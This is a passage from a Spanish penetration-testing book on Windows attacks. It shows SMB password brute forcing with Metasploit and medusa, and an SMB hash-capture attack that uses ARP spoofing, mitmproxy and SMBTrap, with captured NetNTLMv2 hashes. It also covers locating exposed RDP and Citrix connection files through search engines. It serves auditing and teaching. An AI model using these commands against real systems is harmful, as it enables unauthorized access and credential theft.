Si se tiene una lista con los diferentes usuarios que inician sesión en los sistemas Windows se puede realizar ataques de fuerza bruta. Es posible conseguir alguna contraseña de algún usuario que utilice una contraseña débil, en aquellos sistemas en los que no estén implementadas unas políticas de seguridad de bloqueo de cuentas a un número limitado de intentos erróneos y una política de contraseñas en la que venga reflejado el cambio de la misma cada cierto tiempo. Con *Metasploit* se puede realizar ataques de fuerza bruta. El módulo *smb_login* permitirá poner a prueba las contraseñas de los usuarios.

Si se le asigna un fichero que contenga una lista de los usuarios y otro fichero con un diccionario de palabras de posibles contraseñas. *Metasploit* probará todas las posibles combinaciones.

Por defecto aparecerá cómo prueba los diferentes usuarios y contraseñas en el terminal desde donde se ejecuta *Metasploit*. Podría configurarse para que se detuviese en caso de encontrar un usuario y contraseña válidos con la opción *STOP_ON_SUCCESS*.



```
root@kali: ~
Archivo: Editar Ver Buscar Terminal Ayuda
d with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[*] 192.168.1.42:445 SMB - Failed: 'WORKSTATION\Valentin:wreath$', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[*] 192.168.1.42:445 SMB - Failed: 'WORKSTATION\Valentin:wreath$', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[*] 192.168.1.42:445 SMB - Failed: 'WORKSTATION\Valentin:wreathed$', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[*] 192.168.1.42:445 SMB - Failed: 'WORKSTATION\Valentin:wreathes$', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
```

Fig. 07.19: Ejecución satisfactoria de *smb_login_success*, (1º parte).

```

[*] 192.168.1.42:445 SMB - Failed: 'WORKSTATION\Valentin:wreathing', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[*] 192.168.1.42:445 SMB - Failed: 'WORKSTATION\Valentin:wreaths', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[*] 192.168.1.42:445 SMB - Failed: 'WORKSTATION\Valentin:wreck', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[*] 192.168.1.42:445 SMB - Failed: 'WORKSTATION\Valentin:wreck's', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[*] 192.168.1.42:445 SMB - Failed: 'WORKSTATION\Valentin:wreckage', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[*] 192.168.1.42:445 SMB - Failed: 'WORKSTATION\Valentin:wreckage's', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[*] 192.168.1.42:445 SMB - Failed: 'WORKSTATION\Valentin:wrecked', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[*] 192.168.1.42:445 SMB - Failed: 'WORKSTATION\Valentin:wrecker', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[*] 192.168.1.42:445 SMB - Failed: 'WORKSTATION\Valentin:wrecker's', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[*] 192.168.1.42:445 SMB - Failed: 'WORKSTATION\Valentin:wreckers', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[*] 192.168.1.42:445 SMB - Failed: 'WORKSTATION\Valentin:wrecking', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[*] 192.168.1.42:445 SMB - Failed: 'WORKSTATION\Valentin:wrecks', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[*] 192.168.1.42:445 SMB - Failed: 'WORKSTATION\Valentin:wren', Login Failed: The server responded with error: STATUS_LOGON_FAILURE (Command=115 WordCount=0)
[*] 192.168.1.42:445 SMB - Success: 'WORKSTATION\Valentin:valentin'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_login) > []

```

Fig. 07.19: Ejecución satisfactoria de smb_login_success, (2^a parte).

Aunque existen muchas herramientas para realizar fuerza bruta, quizás una de las más utilizadas sea la herramienta *medusa*.

Para el ejemplo que se está llevando a cabo se tendrá que ejecutar la siguiente sentencia.

```
medusa -h 192.168.1.42 -P /usr/share/dict/dicc -U /root/usuarios -F -M smbnt
```

El argumento *F* permite parar el ataque al encontrar un usuario y contraseña válidos y el argumento *M* especifica el servicio sobre el cual se va efectuar el ataque de fuerza bruta. Los argumentos *P* y *U*, si se ponen en minúscula, indicarán una contraseña y/o usuario en lugar de unos ficheros de diccionario.

Redirección a SMB

Existe la posibilidad de redirigir los *hashes* a través del servicio SMB, en ciertas situaciones, al ordenador desde donde se realiza el ataque.

Este tipo de técnica ya apareció en 1997 cuando *Aaron Splanger* descubrió que se enviaban los datos de autenticación en claro cuando se intentaba acceder a un recurso compartido de la red de una forma parecida a “img src=”\\192.168.1.4\compartido\imagen.jpg”.

0xWORD




Fig. 07.20: Funcionamiento normal de acceso a un recurso compartido de la red.

Ahora Cylance ha demostrado que aquellas aplicaciones que utilizan la librería URLMon.dll también envían los *hashes* de autenticación cuando se utilizan las siguientes funciones:

- URLDownloadToFile
- URLDownloadToCacheFile
- URLOpenStream
- URLOpenBlockingStream.




Fig. 07.21: Esquema del ataque redirección SMB.

A continuación, se procede a realizar un ejemplo para que se entienda cómo puede ponerse en práctica este tipo de ataque. El escenario se mueve dentro de una misma red, un ordenador con *Kali Linux* desde donde se efectúa el ataque y la máquina objetivo o víctima con un sistema operativo Windows 10.

Se prepara el entorno del ataque. Primero se emplea la herramienta *zarp* para efectuar un ataque *arp spoofing* para que el tráfico del ordenador objetivo circule previamente por el ordenador con *Kali Linux* y para que también el tráfico con destino al puerto 80 sea redirigido al puerto 8080.

Para redirigir el tráfico de un puerto a otro se hace a través de la opción 7 *attacks* y la opción 4 *redirect_port*. Con la tecla *r* se ejecuta la configuración seleccionada.

```
(____) / \ (____) / \ (____)
(____) \ / (____) (____) [Version: 0.1.8]

[1] Poisoners      [5] Parameter
[2] DoS Attacks    [6] Services
[3] Sniffers        [7] Attacks
[4] Scanners        [8] Sessions

0) Back
> 7
[1] BeEF Hook      [3] Replacer
[2] PEMod          [4] redirect_port

0) Back
> 4
+---+
| | Option       | Value | Type | Required |
+---+
| [1] Source port | 80   | int  | True  |
+---+
| [2] Destination port | 8080 | int  | True  |

0) Back
redirect_port > r
[!] Starting redirect_port...
[!] Redirection to from TCP port 80 to 8080...
[1] BeEF Hook      [3] Replacer
[2] PEMod          [4] redirect_port

0) Back
> 1
```


Fig. 07.22: Redirigiendo el puerto 8080 al 80 con *zarp*.

El *arp spoofing* se consigue con la opción 1 *poisoners* y de nuevo la opción 1 *ARP spoof*. Es necesario indicar la puerta de enlace y la IP del equipo objetivo, en este caso la IP del equipo con Windows 10. Se debe pulsar la tecla *r* para que entre en funcionamiento.

En otra consola se montará el servidor SMB que recoge los intentos de autenticación. La herramienta que permite realizar esta función es *SMBTrap*. Para hacerla funcionar es necesario primero importar

el módulo *bitarray* que se puede descargar de la página <https://pypi.python.org/pypi/bitarray/>. La herramienta *SMBTrap* se puede descargar con el comando *git clone* desde su *Github*.


Solo falta habilitar el servicio HTTP para poder redireccionar las peticiones de autenticación SMB, con esto se conseguirán que todas las peticiones web al puerto 8080 sean redireccionadas con un HTTP 302 a file://192.168.39/mitmproxy-identifier. Esto se consigue con el módulo *mitmproxy* que integra *SMBTrap*.



```
root@kali: ~/SMBTrap/external_project_modules/mitmproxy
Archivo Editar Ver Buscar Terminal Ayuda
root@kali: ~$ cd SMBTrap/
root@kali: ~/SMBTrap# ls
external_project_modules LICENSE README.md smbtrap
root@kali: ~/SMBTrap# cd external_project_modules/
root@kali: ~/SMBTrap/external_project_modules# ls
mitmproxy
root@kali: ~/SMBTrap/external_project_modules# cd mitmproxy/
root@kali: ~/SMBTrap/external_project_modules/mitmproxy# mitmproxy -s "smbtrap-mitmproxy-inline.py" 192.168.1.39:8080 --host
```

Fig. 07.23: Capturando peticiones HTTP y redirigiendo al servidor SMB con mitmproxy.

A partir de ahora sólo hay que esperar a que la víctima abra el navegador *Internet Explorer* o *Edge*, el navegador de Windows 10. Como se puede observar, en la consola donde se está ejecutando mitmproxy empiezan aparecer las peticiones web que realizan los distintos usuarios de Windows 10.



```
root@kali: ~/SMBTrap/external_project_modules/mitmproxy
Archivo Editar Ver Buscar Terminal Ayuda
>>> http://oxword.com/
    <-- text/html [no content] 0ms
    https://cdn.content.prod.cms.msn.com/singletile/summary/alias/experiencebyname/today?market=es-ES&tenant=amp&v=articlesports
    <-- text/html [no content] 0ms
    https://cdn.content.prod.cms.msn.com/singletile/summary/alias/experiencebyname/today?market=es-ES&tenant=amp&v=articlesfinance
    <-- text/html [no content] 0ms
    http://cdn.content.prod.cms.msn.com/singletile/summary/alias/experiencebyname/today?market=es-ES&tenant=amp&v=articlesnews
    <-- text/html [no content] 0ms
    http://cdn.content.prod.cms.msn.com/singletile/summary/alias/experiencebyname/today?market=es-ES&tenant=amp&v=articlesnews
    <-- text/html [no content] 0ms
    http://file-service.weather.microsoft.com/es-ES/livetile/preinstall?region=ES&appid=C96E45B0842DBB9405B0F071E1D476512021FE360FORM=Threshold
    <-- text/html [no content] 0ms
    http://file-service.weather.microsoft.com/es-ES/livetile/preinstall?region=ES&appid=C96E45B0842DBB9405B0F071E1D476512021FE360FORM=Threshold
    <-- text/html [no content] 0ms
    http://cdn.content.prod.cms.msn.com/singletile/summary/alias/experiencebyname/today?market=es-ES&tenant=amp&v=articlessports
[1/27] [showhost][scripts:1] ?::help [*:8080]
```

Fig. 07.24: Aparecen todas las direcciones URL que se están visitando.

Desde la consola que tiene el servidor SMB con *SMBTrap* podremos observar que aparecen los hashes de los diferentes usuarios. *SMBTrap* permite incluso mostrar las contraseñas débiles.

En la siguiente imagen se puede observar cómo se ha obtenido la contraseña del usuario Admin por cada vez que ha intentado visitar una web y cada vez tenía un hash NetNTLMv2 (NTLMv2 C/R MD4 HMAC-MD5 [32/64]) diferente. En cambio, *SMBTrap* no ha conseguido la contraseña del

usuario Valentín. El auditor o atacante puede utilizar ese usuario para realizar fuerza bruta, como se habló anteriormente, o utilizar un programa para *crackear* la contraseña como se habla en el apartado de *Cracking con John The Ripper*.

```
root@kali: ~/SMBTrap/smbtrap# python smbtrap2.py
[+] 192.168.1.38: Valentin::WINDOWS10::1122334455667788:1a5da7849ca103d9d93e1179e271a
88c:010100000000000000003f63ee9ace56d1010aa7cabccdf40000000002001800310039003200
2e0003100360038002e0031002e00330039000000000000000000
[+] 192.168.1.38: Admin::WINDOWS10::1122334455667788:406d16db56ef4b568c83f3ba98922bce
:01010000000000000000e369cd5ce56d101b6596a7f9f721e70000000000020018003100390032002e0
03100360038002e0031002e0033003900000000000000000000
[+] 192.168.1.38: WINDOWS10::Admin has password '123'
[+] 192.168.1.38: Admin::WINDOWS10::1122334455667788:964cc025cd7ca6f9b6c414e2214d74f6
:010100000000000000009e8673dbce56d101df44938dad1974f500000000020018003100390032002e0
03100360038002e0031002e00330039000000000000000000
[+] 192.168.1.38: WINDOWS10::Admin has password '123'
[+] 192.168.1.38: Admin::WINDOWS10::1122334455667788:b1386741a175461fab176ef28bb54d95
:0101000000000000bfcfa58e6ce56d10136b21a94031d3b8ad00000000020018003100390032002e0
03100360038002e0031002e00330039000000000000000000
[+] 192.168.1.38: WINDOWS10::Admin has password '123'
[+] 192.168.1.38: Admin::WINDOWS10::1122334455667788:e345286572479d0617f9f6fce94195f2
:01010000000000007e2430edce56d101blefc10cbd66a610000000000020018003100390032002e0
03100360038002e0031002e00330039000000000000000000
[+] 192.168.1.38: WINDOWS10::Admin has password '123'
```

Fig. 07.25: Capturando hashes SMB por la herramienta SMBTrap.

La librería URLMon.dll no solo es usada por los navegadores del sistema operativo Windows, también lo usan muchas aplicaciones de Microsoft como son la herramienta de comunicación *Skype* o la herramienta de Microsoft para evaluar el nivel de parches instalados *MS Baseline Security Analyzer*. Fuera del entorno de Microsoft existe más software que utiliza esta librería, entre ellas hay algún software de Oracle o el antivirus de AVG.

3. Escritorios Remotos

Cada día hay menos empleados en la oficina con su equipo personal asociado a una roseta, sino más bien todo lo contrario, va en aumento el número de empleados que realizan su trabajo desde casa o desde cualquier lugar a través de una conexión a internet y su portátil. Las empresas tienden cada vez más a que sus sistemas estén centralizados, lo que permite un mayor control por parte de los administradores, una mayor movilidad para los usuarios y un ahorro de costes. Debido a esto, los sistemas en la nube y la publicación de aplicaciones cada día tienen más impacto en las organizaciones, que están adoptando soluciones que van desde el uso de servicios de virtualización de escritorio, hasta la virtualización de aplicaciones, pasando, como no, por la publicación de las



aplicaciones a través de Internet, conocidas como *Desktop as a Service* (DaaS) cuando se habla de escritorios completos y *Software as a Service* (SaaS) cuando se refiere a aplicaciones concretas.

La disponibilidad de este tipo de servicios o tecnologías ha evolucionado con el tiempo. En el pasado, aunque todavía sigue siendo funcional en muchos entornos, se podían publicar aplicaciones gráficas en sistemas *X-Windows*, que securizaban la conexión tunelizando el tráfico a través de por ejemplo conexiones SSH. Otras soluciones para conectarse a clientes remotos, con sistemas como VNC o escritorio remoto se han utilizado durante años por los técnicos para administrar sistemas y dar soporte.

Sin embargo, hoy en día, las soluciones de uso remoto de aplicaciones y sistemas ya no son exclusivamente para funciones de administración y mantenimiento, también forman parte de la línea base de aplicaciones de negocio. Las empresas ahora tienen necesidades como:

- Publicar aplicaciones corporativas al exterior.
- Ahorrar el coste de licencias para ciertas aplicaciones.
- Dar soporte a *partners* y colaboraciones puntuales.
- Ofertar servicios B2C a clientes externos.
- Eliminar problemas de movilidad.

Actualmente, existen muchas aplicaciones capaces de ofrecer estas funcionalidades. Las dos principales soluciones empleadas para este tipo de servicios son las basadas en los *Terminal Services* de *Microsoft* y *Citrix XenAPP*. Cada una de ellas se basa en protocolos propietarios que ofrecen características, en algunos casos similares y en otros distintos, a la hora de publicar algún tipo de aplicación o escritorio.

Estos sistemas a menudo pueden ser utilizados como un punto de entrada en la red y tienen el potencial de proporcionar a los atacantes acceso no autorizado a los sistemas, aplicaciones y datos sensibles. Las organizaciones que están recurriendo a la virtualización de aplicaciones y escritorios, no suelen emplear las suficientes restricciones para evitar que un usuario malintencionado pueda tener acceso u obtener algún tipo de privilegio con el que antes no contaba. El objetivo de este capítulo es abordar los problemas que existen en estos servicios y poner en práctica las posibilidades que hay para saltarse las restricciones.

Escritorios desde Internet

En este apartado se expone la forma de encontrar servidores en Internet que ofrecen servicios de Escritorio Remoto. Antes de todo, las diferentes opciones que tiene un usuario cliente de conectarse al servidor remoto pasan por los siguientes tipos:

- A través de un ejecutable.
- Utilizando un fichero que contiene los datos de la conexión.
- Conectándose vía web para acceder.

La mayoría de las aplicaciones permiten que la conexión entre cliente y servidor se realice en base a unos parámetros que se almacenan en un fichero. Éstos revelan importante información necesaria para obtener acceso remoto al servidor y en algunos casos puede dar acceso directo sin tener que introducir ningún tipo credencial de autenticación.

Gracias a los buscadores *Google*, *Bing* o *Shodan* pueden encontrarse servidores susceptibles de ser vulnerables. Ficheros con extensión *.ica* para servidores *Citrix XenAPP* o extensión *.rdp* para servidores *Terminal Server* son un buen ejemplo de ello. Si se realiza una búsqueda en Google con el parámetro *ext* se puede encontrar fácilmente este tipo de ficheros en Internet.

Si se abre el fichero se podrá encontrar información vital para el acceso al servidor, entre otras cosas el nombre de usuario y la IP del servidor remoto.

```
disable themes:i:0
disable cursor setting:i:0
bitmapcachepersistable:i:1
full address:s [REDACTED]
audiomode:i:0
redirectprinters:i:1
redirectcomports:i:1
redirectsmartcards:i:1
redirectclipboard:i:1
redirectposdevices:i:0
redirectdirectx:i:1
autoreconnection enabled:i:1
authentication level:i:2
prompt for credentials:i:1
negotiate security layer:i:1
remoteapplicationmode:i:0
alternate shell:s:
shell working directory:s:
gatewayhostname:s:
gatewayusagemethod:i:4
gatewaycredentialssource:i:4
gatewayprofileusagemethod:i:0
promptcredentialonce:i:1
use redirection server name:i:0
drivestoredirect:s:*
devicestoredirect:s:*
username:s: [REDACTED] e
```

Fig. 07.26: Parte del contenido del fichero RDP.

En *Citrix* pasa lo mismo con la extensión *.ica*, incluso en este tipo de ficheros se puede encontrar mucha más información para una auditoría.

Para el siguiente ejemplo se emplea el buscador *Bing*, que carece de un parámetro con la misma funcionalidad que la del parámetro *ext* de Google, pero como alternativa se puede utilizar *filetype* indicándole que es de tipo texto y añadiendo alguna palabra que suela aparecer dentro de dichos ficheros como, por ejemplo, *InitialProgram*.

BOXWORD




Fig. 07.27: Búsqueda de ficheros ICA con Bing.

Si se abre los ficheros es posible que pueda hasta encontrar la contraseña, como es el caso de la siguiente imagen.

```
[WFCClient]
Version=2
TcpBrowserAddress=[REDACTED]
IpxBrowserAddress=1:0060080D3066
NetBiosBrowserAddress=CITRIX4

[ApplicationServers]
Database=

[Database]
Address=[REDACTED]
InitialProgram=[REDACTED]
ScreenPercent=100
DesiredColor=2
TransportDriver=TCP/IP
WinStationDriver=ICA 3.0
Username=[REDACTED]
Domain=[REDACTED]
Password=[REDACTED]
```

Fig. 07.28: Contenido de un fichero ICA.

Con los ejemplos anteriores se demuestra que se puede obtener información importante, como pueden ser usuarios, contraseñas, direcciones IP, puertos de conexión e incluso la versión del sistema operativo y aquellas aplicaciones publicadas que permiten ejecutar.

Ahora se hablará de las aplicaciones remotas. Que una organización instale acceso remoto en alguno de sus servidores no quiere decir que esté configurado para permitir el acceso al equipo completo.

En muchas ocasiones los administradores lo configuran para permitir sólo la ejecución de ciertas aplicaciones a los usuarios. Independientemente de ello, se podrá acceder mediante un ejecutable o conectándose vía web.

Determinar qué aplicaciones debe tener instalado un servidor puede significar que un ataque dirigido tenga éxito o no, ya sean ataques que aprovechen alguna vulnerabilidad apoyados en la ingeniería social o ataques que permitan realizar peticiones de DNS a otras direcciones IP y que infecten sus aplicaciones con falsas actualizaciones con la herramienta *evilgrade*. Éstos son algunos ejemplos de lo que un usuario malintencionado podría usar para obtener un acceso privilegiado sobre la organización.

En el *Terminal Server* o Escritorio Remoto anterior a *Windows Server 2012* existe una forma sencilla de comprobar si el servidor tiene o no una aplicación disponible para su ejecución remota: basta con ejecutar la aplicación cliente e indicarle que se quiere ejecutar dicha aplicación al inicio.

Hasta que no apareció el protocolo RDP 6.0 con *Windows Server 2008* la publicación de aplicaciones no existía como tal, el escritorio se ocultaba con el color negro y tan solo dejaba visualizar la aplicación que el administrador había activado para permitir su ejecución de forma remota. A partir de la versión 6.0 RDP se permitió que se pudiese publicar solo la interfaz de la aplicación remota.

A continuación, se muestra un ejemplo de cómo se puede configurar el programa de conexión al servidor de Escritorio Remoto para que intente ejecutar una aplicación que se encuentra en el propio servidor y comprobar si dicha aplicación se permite ejecutar en remoto.




Fig. 07.29: Configuración del cliente RDP 5.0 para ejecutar el notepad.exe del servidor.

En el caso de que se ejecute una conexión contra un *Terminal Services* 2008, esta utiliza *RemoteAPP*, parte de RDP 6.0 o superior.




Fig. 07.30: Configuración del cliente RDP 6.0 para ejecutar el fichero excel del servidor.

Como se ha podido apreciar en la imagen, existe dentro del formulario un campo llamado Alias que el administrador establece cuando publica las aplicaciones y que los clientes podrán utilizar para invocarlas. Para poder sacar un listado de las aplicaciones que tiene un servidor Windows Server 2000, 2003 ó 2008, se tiene que utilizar el cliente RDP 5. Se podrán conseguir tres resultados diferentes: que se encuentre en el servidor y se ejecute, que no se encuentre o que no se tenga permisos de ejecución.




Fig. 07.31: La aplicación no se encuentra disponible en el servidor para ejecutarse de forma remota.




Fig. 07.32: No se tiene permisos para ejecutar la aplicación del servidor de forma remota.

Como se puede observar en la imagen, si el servidor es *Windows Server 2008* se muestra un mensaje con la posibilidad de ejecutar la ayuda a través de un botón. Esto podrá ser un quebradero de cabeza para muchos administradores, ya que puede llegar a ser una forma de saltarse las restricciones de seguridad de la organización, como se puede comprobar más adelante.

Para entornos *Citrix* existía una herramienta denominada C. A. C. A. (*Computer Assistant for Citrix Applications*) de Informática 64, que recogía de un fichero de texto un listado de aplicaciones y permitía comprobar si se encontraban publicadas en el servidor.

